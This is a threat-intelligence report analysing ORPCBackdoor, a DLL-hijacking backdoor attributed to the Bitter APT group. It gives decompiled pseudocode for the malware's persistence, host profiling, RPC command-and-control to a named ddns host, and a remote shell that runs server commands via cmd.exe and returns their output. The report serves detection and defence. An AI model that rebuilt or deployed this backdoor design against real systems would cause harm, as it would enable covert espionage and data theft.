Bitter’s new assault weapon analysis — ORPCBackdoor weapon

Knownsec 404 team ⋮⋮ 7/27/2023

Knownsec 404 team

Author: K&Nan@Knownsec 404 Advanced Threat Intelligence team

With the more and more thorough analysis of APT organizations and their applied weapons by various security manufacturers, active APT organizations have begun to update their attack Arsenal since the end of last year, and some organizations even completely abandoned a set of attack methods last year and used new attack methods, which also brought certain difficulties to the analysis team to determine the attacker organization.

This is also in line with the development law of the general network offensive and defense activities, defense and attack spiral together in the confrontation.

We will continue to analyze and summarize the new attack weapons of each organization. After the last “PatchWork New Attack Weapons Report” analyzed the new weapons of PatchWork organization we captured, in this article, we continue to share the new attack tools of Bitter Organization.

1. Bitter Basic organization information

Bitter, also known as Cranberry, is an advanced threat group with suspected roots in South Asia. Active since 2013, the group has targeted the energy, engineering and government sectors in Pakistan, Bangladesh and Saudi Arabia.


Last year, we captured 200+ phishing attacks related to the organization, and captured 60+ related phishing inducement documents. Based on last year’s capture, we can understand that the organization’s attacks continue to be similar to the normal hotspot attacks in the past.

The industries targeted by the Bitter organization are mainly concentrated in aerospace, military, large enterprises, national government affairs, and some universities.

2. Basic information of weapons

Sample sourceContinuous trackingSHA-256DD53768EB7D5724ADEB58796F986DED3C9B469157A1A1757D80CCD7956A3DBDAName of weaponORPCBackdoorWeapon typeBackdoor programplatform-specificWindows

3. Weapon function module diagram



4.Overview of weapon functions

Recently, Knownsec 404 Advanced Threat Intelligence Team found a new DLL backdoor in the Arsenal of Bitter during the continuous tracking process, the original name is OLEMAPI32.DLL, the product name is Microsoft Outlook, the discovered backdoor uses a more unique communication method.

In contrast to the group's other weapons, the backdoor communication method discovered this time uses RPC to interact with the server.

According to the available information, the newly discovered back door is most likely to target Outlook user groups. In order to facilitate follow-up tracking, hunting and differentiation, we named it ORPCBackdoor based on this feature.

4.1 ORPCBackdoor Function description

There are a total of 17 export functions of ORPCBackdoor captured this time, and the names of relevant export functions as follows:

- GetFileVersionInfoA
- GetFileVersionInfoByHandle
- GetFileVersionInfoExW
- GetFileVersionInfoSizeA
- GetFileVersionInfoSizeExW
- GetFileVersionInfoSizeW
- GetFileVersionInfoW
- VerFindFileA
- VerFindFileW
- VerInstallFileA
- VerInstallFileW

- VerLanguageNameA
- VerLanguageNameW
- VerQueryValueA
- VerQueryValueW
- GetFileVersionInfoByHandleEx(void)
- DllEntryPoint

From the export function, ORPCBackdoor uses the version.dll template,version.dll is a dynamic link library file of Windows operating system, which is mainly used to manage the version information of executable files or DLL files.

Therefore, we have reason to guess that ORPCBackdoor uses DLL hijacking technology and adopts white and black method to achieve certain no-kill effect. Due to many cases of invoking this DLL, we cannot accurately determine the specific white file adopted by Bitter organization this time.

There are two ORPCBackdoor malicious entries, the first is GetFileVersionInfoBy-HandleEx(void) export function, the second is DllEntryPoint.

ORPCBackdoor can be divided into two modules from the design idea, namely initialization module and interaction module.

The whole hard-coded character is saved by HEX string，such as SYSTEM INFORMATION \ n characters in ORPCBackdoor save characters for “53595354454 d20494e464f524d4154494f4e205c6e”, this way can be a bit to prevent the detection and analysis purposes.

Based on the features supported by ORPCBackdoor, we can infer that the backdoor is at the front end of the infection chain and is used to provide a basic environment for subsequent actions.

Initializes the module description

The initialization module contains multiple function modules.

Multiple modules cooperate to complete the preliminary work of interactive execution with the server, including character parsing, first run test, persistence, local information collection, C2 online detection, etc.

The contents of each part are detailed as follows:

a) Character initialization

As mentioned earlier in this article, the key characters built into ORPCBackdoor are saved in the way of TOHEXStr, and ORPCBackdoor will decode the characters to be used during operation.

According to the context call in the backdoor, the encrypted character also contains the command issued by the server.

b) persistence

ORPCBackdoor prevents multiple persistent creation by determining whether the file exists.

Before persistent creation, ORPCBackdoor will determine whether the ts.dat file exists in the same path. If not the ORPCBackdoor will create persistence. The TaskScheduler CLSID is invoked by COM,the scheduled task name is Microsoft Update. After the task is created, the ts.dat file created done .

c) Initial information collection

The initial information includes the process list, system information, and user information. In addition to the basic information, the system also collects OS Build Type, Registered Owner, and Install Date.

d) Interactive initialization

The interaction initialization is similar to the persistence module, which also prevents multi-process interaction with the server by judging whether the file exists. The judging logic is to determine whether the $cache.dat file exists in the ProgramData path.

If the file exists ORPCBackdoor, the connection with the server will not be established; otherwise, the initial RPC call, ProtSeq uses ncacn_ip_tcp. If no data is returned by the server after attempting the RPC call, the attempt will continue after 5 minutes of sleep, and enter the interaction module when the server returns the command.

Interactive module description

The interactive module is similar to the common command processing logic, through the multi-layer if-else to analyze the server-side execution and complete the specified function, the function supported by ORPCBackdoor is not much, mainly for the Get-Shell, and the rest includes some file processing, upload, download and other operations.

ORPCBackdoor related execution and corresponding functions are described as follows:

-

The function corresponding to the ID instruction is relatively rare, and the function is to send a section of data with the size of 0xF and 15 digits (eg: 818040900140701), stored in the local %ProgramData%/$tmp.txt file.

According to this instruction and the previous code flow, there is no ClientID generation operation, so we guess that this step is used to assign victim ids to distinguish different victims.

-

The INF directive is used to upload detailed native information collected in the Initialization module — Initial Information Collection submodule.

-

The module corresponding to DWN instruction belongs to a well-designed functional module, whose function is to download files. According to the analysis of the code, the design of DWN functional module is relatively robust, which supports the feedback to the server about the success or error of each step of operation, so as to complete the established target process.

Since ORPCBackdoor belongs to the front part of the infection link, the stability of this module is extremely important.

-

The RUN command is used to execute the specified file and start the file using WinExecAPI.

-

The DLY command is a hibernate command that runs again after hibernating the server for a specified period of time.

-

CMD command is the core command of ORPCBackdoor and functions as GetShell. Its processing logic is as follows: parses the Shell command issued by the server, obtains the Shell command issued by the server and splices the command. exe /c | command issued by the server |>> c:\Users\Public\cr.dat.

This command is executed through the WinExec()API. After the execution is complete, the contents of cr.dat are sent to the server, and then the cr.dat file is deleted to achieve an interaction effect with the server Shell.


During the analysis, we catch that the server first issues the systeminfo command to get the system information again and then the second command is whoami.

Through the overall analysis of ORPCBackdoor, we can draw the following conclusions: ORPCBackdoor is a relatively simple and mature design of the backdoor program.

Whether it is the processing of its own characters, abandoning commonly used Socket calls to use RPC calls, the version.dll hijacking template used to avoid terminal detection, or the overall consistency of domain name, program, description, etc.

It can be seen that this attack action is a carefully designed and planned action. At the same time, in order to prevent its own exposure, it also uses a new attack weapon and changes its usual TTP.

4.2 Sample details description



Name	Address	Ordinal
GetFileVersionInfoA	521815C0	1
GetFileVersionInfoByHandle	52182440	2
GetFileVersionInfoExA	521820A0	3
GetFileVersionInfoExW	52181640	4
GetFileVersionInfoSizeA	521815E0	5
GetFileVersionInfoSizeExA	521820C0	6
GetFileVersionInfoSizeExW	52181660	7
GetFileVersionInfoSizeW	52181680	8
GetFileVersionInfoW	521816A0	9
VerFindFileA	521820E0	10
VerFindFileW	521825E0	11
VerInstallFileA	52182100	12
VerInstallFileW	52183170	13
VerLanguageNameA	521839FC	14
VerLanguageNameW	52183A27	15
VerQueryValueA	52181600	16
VerQueryValueW	52181620	17
_DllMainCRTStartup(x,x,x)	521818E0	[main entry]

Name	Address	Ordinal
GetFileVersionInfoA	714C4EC8	1
GetFileVersionInfoByHandle	714C4ECE	2
GetFileVersionInfoExW	714C4ED4	3
GetFileVersionInfoSizeA	714C4EDA	4
GetFileVersionInfoSizeExW	714C4EE0	5
GetFileVersionInfoSizeW	714C4EE6	6
GetFileVersionInfoW	714C4EEC	7
VerFindFileA	714C4EF2	8
VerFindFileW	714C4EF8	9
VerInstallFileA	714C4EFE	10
VerInstallFileW	714C4F04	11
VerLanguageNameA	714C4F0A	12
VerLanguageNameW	714C4F10	13
VerQueryValueA	714C4F16	14
VerQueryValueW	714C4F1C	15
GetFileVersionInfoByHandleEx(void)	714C7E[illegible]	[illegible]
DllEntryPoint	714D2[illegible]E	268509662 [main entry]

Normal version.dll on the left and ORPCBackdoor on the right

```
ts_dat_file = (const CHAR *)sub_714CA8F7(v0);
hObject = CreateFileA(ts_dat_file, 0x80000000, 0, 0, 3u, 0x80u, 0);
free(v218);
if ( hObject == (HANDLE)-1 )                    // ts.dat file not exist
{
  CloseHandle((HANDLE)0xFFFFFFFF);
  Sleep(0xEA60u);
  TaskScheduler_class();
  v2 = (void *)strCat((int)v180, (int)v343, (int)v342);
  v3 = (const CHAR *)sub_714CA8F7(v2);
  FileA = CreateFileA(v3, 0x80000000, 0, 0, 1u, 0x80u, 0);
  free(v180);
  CloseHandle(FileA);
}
```


Determine whether to perform the persistence process based on the file

```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot == (HANDLE)-1 )
{
  memcp(a1, (int)"ERROR");
  return a1;
}
else
{
  pe.dwSize = 296;
  if ( Process32First(hSnapshot, &pe) )
  {
    memcp(v4, (int)&unk_714F4282);
    do
    {
      sub_714C4A5D((int)pe.szExeFile);
      sub_714C4A5D((int)"\n");
      OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
    }
    while ( Process32Next(hSnapshot, &pe) );
    CloseHandle(hSnapshot);
    sub_714C3094(v4);
    free(v4);
    return a1;
  }
  else
  {
    CloseHandle(hSnapshot);
    memcp(a1, (int)"ERROR");
    return a1;
```


This section describes how to collect information about current processes on a host

```
else
{
  sub_714C4A5D((int)"Error! GetComputerName failed.\n");
}
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\Curre
{
  sub_714C4A5D((int)"Error! RegOpenKeyEx failed.\n");
  sub_714C3094((_DWORD *)a1, v234);
  free(v234);
  return a1;
}
else
{
  sub_714D05F9(phkResult, 0, L"ProductName", (LPBYTE)ReturnedString, 1024);
```

```
  {
    wsprintfA(v239, "%d", VersionInformation.dwMajorVersion);
    sub_714C4A5D((int)"OS Version :\t\t\t");
    sub_714C4A5D((int)v239);
    sub_714C4A5D((int)".");
    wsprintfA(v239, "%d", VersionInformation.dwMinorVersion);
```

```
sub_714C4A5D((int)"\n");
sub_714D05F9(phkResult, 0, L"RegisteredOwner", (LPBYTE)Re
sub_714C36C1(ReturnedString);
v62 = sub_714C2E68(&v158);
v36 = *(_DWORD *)sub_714D0781(v116);
v8 = (_DWORD *)sub_714D0751(v117);
sub_714CE818(*v8, v36, v62);
sub_714C4A5D((int)"Registered Owner:\t\t");
sub_714C4A2E((int)v185);
sub_714C4A5D((int)"\n");
sub_714D05F9(phkResult, 0, L"RegisteredOrganization", (LPI
sub_714C36C1(ReturnedString);
v63 = sub_714C2E68(&v157);
v37 = *(_DWORD *)sub_714D0781(v118);
v9 = (_DWORD *)sub_714D0751(v119);
sub_714CE818(*v9, v37, v63);
sub_714C4A5D((int)"RegisteredOrganization:\t\t\t");
sub_714C4A2E((int)v186);
sub_714C4A5D((int)"\n");
sub_714D05F9(phkResult, 0, L"ProductId", (LPBYTE)Returned
sub_714D0834(FileName, L"%s\\oeminfo.ini", Buffer);
GetPrivateProfileStringW(
  L"General",
  L"Manufacturer",
  L"To Be Filled By O.E.M.",
  (LPWSTR)ReturnedString,
  0x400u,
  FileName);
sub_714C36C1(ReturnedString);
v66 = sub_714C2E68(&v154);
v40 = *(_DWORD *)sub_714D0781(v124);
v12 = (_DWORD *)sub_714D0751(v125);
sub_714CE818(*v12, v40, v66);
sub_714C4A5D((int)"System Manufacturer:\t\t");
sub_714C4A2E((int)v189);
sub_714C4A5D((int)"\n");
GetPrivateProfileStringW(
  L"General",
  L"Model",
  L"To Be Filled By O.E.M.",
  (LPWSTR)ReturnedString,
  0x400u,
  FileName);
sub_714C36C1(ReturnedString);
v67 = sub_714C2E68(&v153);
v41 = *(_DWORD *)sub_714D0781(v126);
v13 = (_DWORD *)sub_714D0751(v127);
sub_714CE818(*v13, v41, v67);
sub_714C4A5D((int)"System Model:\t\t\t");
sub_714C4A2E((int)v190);
```


Detailed collection of system information

```
dwMilliseconds = 180000;                        // 3m
Sleep(180000u);
strcpy(v408, "7C2A3F2928257D5E267B");            // |*?)(%}^&{
HEXTOSTR((int)v418, (int)v408, 21);
memcp(v380, (int)v418);
strcpy(v393, "633A5C5C50726F6772616D446174615C5C24746D702E747874");/
HEXTOSTR((int)v401, (int)v393, 51);
memcp(tmp_txt, (int)v401);
strcpy(v435, "4944");                           // ID
HEXTOSTR((int)v377, (int)v435, 5);
memcp(ID, (int)v377);
strcpy(v428, "494E46");                         // INF
HEXTOSTR((int)v369, (int)v428, 7);
memcp(INF, (int)v369);
strcpy(v429, "44574E");                         // DWN
HEXTOSTR((int)v370, (int)v429, 7);
memcp(DWN, (int)v370);
strcpy(v422, "53495A45");                       // SIZE
HEXTOSTR((int)v434, (int)v422, 9);
memcp(SIZE, (int)v434);
strcpy(v421, "48415348");                       // HASH
HEXTOSTR((int)v433, (int)v421, 9);
memcp(HASH, (int)v433);
strcpy(v413, "4E4554455252");                   // NETERR
HEXTOSTR((int)v430, (int)v413, 13);
memcp(NETERR, (int)v430);
strcpy(v417, "4552524F52");                     // ERROR
HEXTOSTR((int)v432, (int)v417, 11);
memcp(ERROR, (int)v432);
strcpy(v412, "5645524946494544");               // VERIFIED
HEXTOSTR((int)v420, (int)v412, 17);
memcp(VERIFIED, (int)v420);
strcpy(v436, "4F4B");                           // OK
HEXTOSTR((int)v378, (int)v436, 5);
```



Server instruction initialization

```
    Binding = 0;
    qmemcpy(v300, "pct_pi_ncacn", sizeof(v300));
    strcpy((char *)ProtSeq, "ncacn_ip_tcp");
    qmemcpy(NetworkAddr, "outlook-services.ddns.net", 0x63u);
    NetworkAddr[99] = 0;
    uExitCode = RpcStringBindingComposeA(0, ProtSeq, NetworkAddr, Endpoint, 0, &StringBinding);
    uExitCode = RpcBindingFromStringBindingA(StringBinding, &Binding);
    v246 = 0;
    ms_exc.registration.TryLevel = 0;
```


RPC initialization

```
}
if ( sub_714CC89E(C2COMM) )
{
  v141 = ID;
  v20 = split(C2COMM, 0);
  if ( StrCMP(v20, (int)v141) )
  {
    sub_714C30D6(v328, (int)tmp_txt);
    v21 = (const CHAR *)sub_714CA8F7(v328);
    DelFile(v21);
    v141 = 0;
    p_NumberOfBytesWritten = (__m128i *)0x80;
    v139 = 1;
    v138 = 0;
    v137 = 0;
    v136 = 0x40000000;
    v22 = (const CHAR *)sub_714CA8F7(v328);
    v276 = CreateFileA(
             v22,
             v136,
             (DWORD)v137,
             (LPSECURITY_ATTRIBUTES)v138,
             v139,
             (DWORD)p_NumberOfBytesWritten,
             v141);
    v141 = 0;
    p_NumberOfBytesWritten = (__m128i *)&NumberOfBytesWritten;
    v139 = 0xF;
    v23 = (void *)split(C2COMM, 1);
    v24 = sub_714CA8F7(v23);
    WriteFile(v276, v24, v139, (LPDWORD)p_NumberOfBytesWritten, (LPOVERLAPPED)v141);
```


Generate ClientID



Generate ClientID

```
{
  v141 = INF;
  v26 = split(C2COMM, 0);
  if ( StrCMP(v26, (int)v141) )
  {
    sub_714D47A0(v399, 0, 0x64u);
    sub_714D47A0(v388, 0, 0x64u);
    memcp(v354, (int)Buffer);
    v141 = v380;
    p_NumberOfBytesWritten = (__m128i *)v358;
    v139 = (DWORD)&C2COMM[0].m128i_u32[3];
    v138 = INF;
    v137 = &C2COMM[0].m128i_i32[3];
    v27 = strCat((int)v148, (int)&C2COMM[0].m128i_i32[3], (int)v381);
    v28 = sub_714C1584((int)v149, v27, (int)v137);
    v29 = sub_714C1584((int)v150, v28, (int)v138);
    v30 = sub_714C1584((int)v151, v29, v139);
    v31 = sub_714C1584((int)v152, v30, (int)p_NumberOfBytesWritten);
    v32 = sub_714C1584((int)v153, v31, (int)v141);
    sub_714C4A2E(v32);
    free(v153);
    free(v152);
    free(v151);
    free(v150);
    free(v149);
    free(v148);
    v288 = sub_714CBA9B(v354);
    memcp(v355, (int)&unk_714F42BE);
    v292 = 0;
    while ( v288 >= 100 )
    {
      v34 = ((int (__stdcall *)(char *, int, int))sub_714CCAFB)(v146, v292, 100);
      sub_714C4481(v355, v34);
      free(v146);
      v141 = (char *)sub_714CA8F7(v355);
```


Upload the collected system information

```
{
  v141 = DWN;
  v35 = split(C2COMM, 0);
  if ( StrCMP(v35, (int)v141) )
  {
    if ( (unsigned int)sub_714CC89E(C2COMM) > 2 )
    {
      v36 = split(C2COMM, 1);
      sub_714C30D6(v334, v36);
      v37 = split(C2COMM, 2);
      sub_714C30D6(v333, v37);
      memcp(v320, (int)&unk_714F42BF);
      for ( j = 0; *sub_714C46FE(v333, j); ++j )
      {
        if ( *sub_714C46FE(v333, j) != 34 )
        {
          v38 = sub_714C46FE(v333, j);
          sub_714C4A44(v320, (unsigned __int8)*v38);
        }
      }
```


File download module

```
v141 = RUN;
v99 = split(C2COMM, 0);
if ( StrCMP(v99, (int)v141) )
{
  sub_714D47A0(v390, 0, 0x64u);
  memcp(v331, (int)Buffer);
  sub_714C30D6(v352, (int)cmd_c);
  sub_714C4A5D((int)"\"");
  v100 = split(C2COMM, 1);
  sub_714C4A2E(v100);
  sub_714C4A5D((int)"\"");
  sub_714CA495(v304, 0xB8u);
  v141 = (char *)1;
  p_NumberOfBytesWritten = (__m128i *)64;
  v139 = 1;
  v101 = (void *)split(C2COMM, 1);
  sub_714C2E9D(v304[0].m128i_i8, v101, v139, (int)p_NumberOfBytesWritten, (int)v141);
  if ( (unsigned __int8)sub_714C4676((char *)v304 + *(_DWORD *)(v304[0].m128i_i32[0] + 4)) )
  {
    v141 = v380;
    p_NumberOfBytesWritten = (__m128i *)ERROR;
    v139 = (DWORD)&C2COMM[0].m128i_u32[3];
    v102 = strCat((int)v186, (int)&C2COMM[0].m128i_i32[3], (int)v381);
    v103 = sub_714C1584((int)v187, v102, v139);
    v104 = sub_714C1584((int)v188, v103, (int)p_NumberOfBytesWritten);
    v105 = sub_714C1584((int)v189, v104, (int)v141);
    sub_714C4A2F(v105);
```


RUN instruction — Runs the specified program

```
v141 = DLY;
v111 = split(C2COMM, 0);
if ( StrCMP(v111, (int)v141) )
{
  sub_714D47A0(v392, 0, 0x64u);
  memcp(v336, (int)Buffer);
  v141 = (char *)10;
  p_NumberOfBytesWritten = 0;
  v112 = (void *)split(C2COMM, 1);
  v267 = sub_714CC9E5(v112, p_NumberOfBytesWritten, (int)v141);
  if ( v267 > 60 )
  {
    v141 = v380;
    p_NumberOfBytesWritten = (__m128i *)ERROR;
    v139 = (DWORD)&C2COMM[0].m128i_u32[3];
    v117 = strCat((int)v174, (int)&C2COMM[0].m128i_i32[3], (int)v381);
    v118 = sub_714C1584((int)v175, v117, v139);
    v119 = sub_714C1584((int)v176, v118, (int)p_NumberOfBytesWritten);
    v120 = sub_714C1584((int)v177, v119, (int)v141);
    sub_714C4A2E(v120);
```


Sleep module

```
v141 = CMD;
v121 = split(C2COMM, 0);
if ( StrCMP(v121, (int)v141) )
{
  sub_714C30D6(v338, (int)cr_dat);
  sub_714C30D6(v319, (int)cmd_c);
  v141 = v338;
  p_NumberOfBytesWritten = (__m128i *)">> ";
  v122 = split(C2COMM, 1);
  v123 = sub_714C16A1((int)v172, v122, (int)p_NumberOfBytesWritten);
  v124 = sub_714C1584((int)v173, v123, (int)v141);
  sub_714C4A2E(v124);
  free(v173);
  free(v172);
  v141 = 0;
  v125 = (const CHAR *)sub_714CA8F7(v319);
  WinExec(v125, (UINT)v141);
  Sleep(0xEA60u);
  memcp(v337, (int)&unk_714F4312);
```


Core module -Shell module

```
parent_pid:756
cmdline:' cmd.exe /c systeminfo>> c:\Users\Public\cr.dat'
image_base:0x0000000000090000
image_size:0x0005A000
```


Command one issued by the server

```
parent_pid:756
cmdline:' cmd. exe /c whoami>> c:\Users\Public\cr. dat'
image_base:0x0000000000090000
image_size:0x0005A000
```

Command two issued by the server

```
result = GetModuleHandleA("RPCRT4.dll");
hModule = result;
if ( result != (HMODULE)-1 )
{
  strcpy(v6, "NdrC");
  strcpy(v5, "all2");
  StrMV(ProcName, 5, (int)v6);
  StrCP(ProcName, "lientC");                  // NdrClientCall2
  StrCP(ProcName, v5);
  NdrClientCall2_1 = GetProcAddress(hModule, ProcName);
  return (HMODULE)((int (__cdecl *)(void **, void *, char *))NdrClientCall2_1)(&pStubDescriptor, &pFormat, &a1);
}
return result;
```

Send and receive server messages using the NdrClientCall2API